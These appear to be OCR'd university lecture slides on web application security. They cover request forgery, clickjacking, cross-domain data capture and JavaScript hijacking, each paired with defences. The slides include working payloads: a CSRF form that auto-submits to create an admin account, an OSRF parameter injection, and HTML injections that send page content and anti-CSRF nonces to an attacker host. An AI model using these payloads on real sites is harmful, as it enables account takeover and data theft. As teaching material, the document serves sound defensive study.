
CNIT 129S: Securing Web Applications

Ch 13: Attacking Other Users: Other Techniques (Part 1)



Request Forgery

Request Forgery

- **Also called *session riding***
- **Related to session hijacking**
- **With request forgery, attacker never needs to know the victim's session token**
  - **Attacker tricks the user's web browser into making an unwanted request**

On-Site Request Forgery (OSRF)

- **Used with stored XSS vulnerabilities**
- **Ex: message board; messages are submitted with this POST request**

```
POST /submit.php
Host: wahh-app.com
Content-Length: 34

type=question&name=daf&message=foo
```

Example

- **This is added to the messages page**

```
<tr>
    <td><img src="/images/question.gif"></td>
    <td>daf</td>
    <td>foo</td>
</tr>
```

- **Test for XSS, but < and > are being HTML-encoded**

Example

- **But you control part of the <img> tag**
- **Put this into the "type" parameter**

```
../admin/newUser.php?username=daf2&password=0wned&role=admin#
```

- **A user viewing the message will now send a request attempting to create a new user**
- **When an administrator views your message, it works**

Preventing OSRF

- **Validate user input strictly**
- **In the example. restrict "type" to a range of valid values**
- **If you must accept other values, filter out**
  - **/ . \ ? & =**
- **HTML-encoding them won't stop this attack**

Cross-Site Request Forgery (CSRF)

- **Attacker creates a website that causes the user's browser to send a request directly to the vulnerable application**
  - **To perform an unintended action that benefits the attacker**
- **Example: visit this blog and your browser buys a book on Amazon**

Same-Origin Policy

- **Does not prevent a website from issuing requests to a different domain**
- **Prohibits the originating website from processing the responses from other domains**
- **CSRF attacks are "one-way"**
- **Multistage attacks are not possible with a pure CSRF attack**

Example

- **Administrators can make a new account with this request**

```
POST /auth/390/NewUserStep2.ashx HTTP/1.1
Host: mdsec.net
Cookie: SessionId=8299BE6B260193DA076383A2385B07B9
Content-Type: application/x-www-form-urlencoded
Content-Length: 83

realname=daf&username=daf&userrole=admin&password=letmein1&
confirmpassword=letmein1
```

Three Features that Make It Vulnerable

- **Request performs a privileged action**
- **Relies solely on HTTP cookies to track the session**
  - **No session-related cookies are transmitted elsewhere within the request**
- **Attacker can determine all required parameters**

Example CSRF Attack

```
<html>
<body>
<form action="https://mdsec.net/auth/390/NewUserStep2.ashx"
method="POST">
<input type="hidden" name="realname" value="daf">
<input type="hidden" name="username" value="daf">
<input type="hidden" name="userrole" value="admin">
<input type="hidden" name="password" value="letmein1">
<input type="hidden" name="confirmpassword" value="letmein1">
</form>
<script>
document.forms[0].submit();
</script>
</body>
</html>
```

Example: eBay (2004)

- **A crafted URL could make a bid on an item**
- **From a third-party website (CSRF)**
- **An <img> tag could call the external website**
- **So simply viewing an item would cause bid on it**

Exploiting CSRF Flaws

- **Most common flaw: application relies solely on HTTP cookies for tracking sessions**
- **Browser automatically sends cookie with every request**

Authentication and CSRF

- **Web interface of DSL routers**
- **Most users don't change the default IP address or default username and password**
- **Attacker's Web page can first login with default credentials to get a session token**
- **Then perform an important action, such as turning off the firewall**

Preventing CSRF Flaws

- **Supplement HTTP cookies with additional methods of tracking sessions**
- **Typically hidden fields in HTML forms**
- **This blocks CSRF attacks, if the attacker has no way to determine the value of the "anti-CSRF token"**
- **Tokens must not be predictable, and must be tied to a session so they can't be re-used from a different session**

Local Brute Force Attack

- **If app sends anti-CSRF token in the URL query string, and uses the same anti-CSRF token throughout the session**

- **Attacker can generate guesses for a request including the token and use the JavaScript API "getComputerStyle" to see if that link has been visited**

- **This allows a brute-force attack locally within the browser--no requests sent out at all**

XSS and CSRF

- **An anti-CSRF token will prevent a simple XSS attack like this**
  - **http://forum.com/showimg.php?filename=http;//amazon.com/buy.php?id=112233**
- **Because the browser will send an Amazon cookie, but it won't know the value of the hidden field on a real Amazon purchase page**


Defeating Anti-CSRF Defenses Via XSS

- **Possible if**
  - **Stored XSS flaws within the defended functionality enable the attacker to inject JavaScript that reads the token**
  - **Anti-CSRF is not used for every step of the process, and a vulnerable step can be used to steal the token**
  - **Anti-CSRF token is tied to the user but not to the session**

UI Redress

- **Trick the browser into making an unwanted action from within the target app**
- **Defeats anti-CSRF protection**
- **Also called "Clickjacking"**
- **Target page is opened in an iframe made invisible via CSS**

Figure 13.1 A basic UI redress attack



Stealing Keystrokes

- **Attacker makes a page that asks the user to type text; address, comment, CAPTCHA, etc.**

- **Script grabs certain characters and passes the keystroke event to the target interface**

Stealing Mouse Movements

- **Attacker's page makes the user perform mouse actions, like dragging elements**

- **Script can pass these actions to the target page, selecting text and dragging it into an input field**

- **Can steal URLs including anti-CSRF tokens**

Framebusting Defenses

- **Each page of an app runs a script to see if it's loading in an iframe**
- **If so, it attempts to "bust" out of the iframe, or redirects to an error page**
- **In 2010 a Stanford study found that all framebusting defenses used by the top 500 websites could be circumvented**

Example

- **Framebusting code**

```
<script>
     if (top.location != self.location)
          { top.location = self.location }
</script>
```

Attacks

- **Attacker can redefine "top.location" so that an exception occurs when a child tries to reference it, with this code**
  - `var location='foo';`
- **Attacker can hook the "window.onbeforeunload" event so the attacker's event handler runs when the framebusting code tries to set the location of the top-level frame**
  - **Redirecting it to a HTTP 204 (No Content) response**
  - **Result: browser cancels the chain of calls**

Attacks

- **Top-level frame can define "sandbox" when loading the target into the iframe**
  - **This disables scripting in the child frame while leaving its cookies enabled**
- **Top-level frame can use the IE XSS filter to disable the framebusting script**
  - **By including *a* parameter when opening the iframe that contains part of the script**
  - **So the browser thinks it's injected code**

Preventing UI Redress

- **X-Frame-Options header**
  - **Set to "deny" to disallow loading the page in a frame**
  - **Set to "sameorigin" to prevent framing by third-party domains**

Mobile Web Pages

- **Pages designed for use on mobile devices often lack UI redress defenses**
  - **Because the attacks are difficult on the mobile device**
- **But the mobile pages can often be used in normal browsers, and sessions are often shared between both versions of the application**

Capturing Data Cross-Domain

- **The same-origin policy is designed to prevent code running on one domain from accessing content delivered from another domain**

- **But there are ways to do it**

Capturing Data by Injecting HTML

- **Example**

```
[ limited HTML injection here ]
<form action="http://wahh-mail.com/forwardemail"
method="POST">
<input type="hidden" name="nonce" value="2230313740821">
<input type="submit" value="Forward">
...
</form>
...
<script>
var _StatsTrackerId='AAE78F27CB3210D';
...
</script>
```

Injection

```
<img src='http://mdattacker.net/capture?html=
```

- **Causes part of the page to be interpreted as a parameter, and sent to the attacker's server**

```
http://mdattacker.net/capture?html=<form%20action="http://wahh-mail.com/
forwardemail"%20method="POST"><input%20type="hidden"%20name="nonce"%20value=
"2230313740821"><input%20type="submit"%20value="Forward">...</form>...
<script> var%20_StatsTrackerId=
```

Another Injection

```
<form action="http://mdattacker.net/capture" method="POST">
```

- **Browser ignores the second <form> tag and now sends the request to the attacker**

```
POST /capture HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 192
Host: mdattacker.net

nonce=2230313740821&...
```

JavaScript Hijacking

- **A page can load JavaScript from another domain and use it**
- **Normally, there's nothing sensitive in the loaded script**
- **But modern AJAX sites use JavaScript in ways not considered by the designers of the same-origin policy**

Example

- **User logs in**
- **Clicks "Show my profile"**
- **That page contains a showUserInfo() script**
- **Page dynamically loads this script**

```
https://mdsec.net/auth/420/YourDetailsJson.ashx
```

Example

- **Script gets user data and makes this function call**

```
showUserInfo(
[
   [ ‘Name’, ‘Matthew Adamson’ ],
   [ ‘Username’, ‘adammatt’ ],
   [ ‘Password’, ‘4nllub3’ ],
   [ ‘Uid’, ‘88’ ],
   [ ‘Role’, ‘User’ ]
]);
```

The Attack

- **Attacker makes a page that loads the same script, but defines a different showUserInfo()**

```
<script>
      function showUserInfo(x) { alert(x); }
</script>
<script src="https://mdsec.net/auth/420/YourDetailsJson.ashx">
</script>
```

- **If a logged-in user views the malicious page, it collects the profile and puts it in a pop-up**

Preventing JavaScript Hijacking

- **Use anti-CSRF tokens to prevent cross-domain requests from returning sensitive data**
- **Poison shared JavaScript with bad code at the start, such as for(;;); (an infinite loop)**
  - **Load the script with XMLHttpRequest and strip the bad code out**
  - **Attackers using <script> tags get bad code**

Preventing JavaScript Hijacking

- **Only allow code to be loaded via POST requests**
- **XMLHttpRequest can use POST methods**
- **Attackers using <script> tags can't get the code**

The Same-Origin Policy and Flash

- **Flash can make cross-domain requests**
  - **If the policy file /crossdomain.xml allows it**

Here's an example of the Flash policy file published by www.adobe.com:

```
<?xml version="1.0"?>
<cross-domain-policy>
     <site-control permitted-cross-domain-policies="by-content-type"/>
     <allow-access-from domain="*.macromedia.com" />
     <allow-access-from domain="*.adobe.com" />
     <allow-access-from domain="*.photoshop.com" />
     <allow-access-from domain="*.acrobat.com" />
</cross-domain-policy>
```

Policies

- **XSS vulnerability on one domain can be used to steal data from other domains**
  - **By placing a flash-based ad, for example**
- **It's possible for a policy file to allow every domain**

```
<allow-access-from  domain="*"  />
```

- **Policy file may disclose intranet hostnames or other sensitive information**

Custom Policy Files

- **A flash object may specify a URL for the policy file**

- **If there's no top-level policy file at the default location, this one is loaded instead**

- **People apparently imagine that not posting a crossdomain.xml file will disallow cross-domain access, but it doesn't!**

The Same-Origin Policy and Java

- **Other domains sharing the same IP address are treated as same-origin under some circumstances**

- **Java has no provision for publishing a policy file controlling interactions from other domains**

The Same-Origin Policy and HTML5

- **HTML5 modifies XMLHttpRequest to allow full two-way interactions with other domains**
  - **If the domains give permission in HTTP headers**
- **Browser adds an "Origin" header to cross-domain requests**

```
Origin: http://wahh-app.com
```

The Same-Origin Policy and HTML5

- **Server response includes "Access-Control-Allow-Origin" header, which may include a comma-separated list of accepted domains and wildcards**

```
Access-Control-Allow-Origin: *
```

The Same-Origin Policy and HTML5

- **Under some conditions, it uses these headers as well**

```
Access-Control-Request-Method: PUT
Access-Control-Request-Headers: X-PINGOTHER
```

```
Access-Control-Allow-Origin: http://wahh-app.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-PINGOTHER
Access-Control-Max-Age: 1728000
```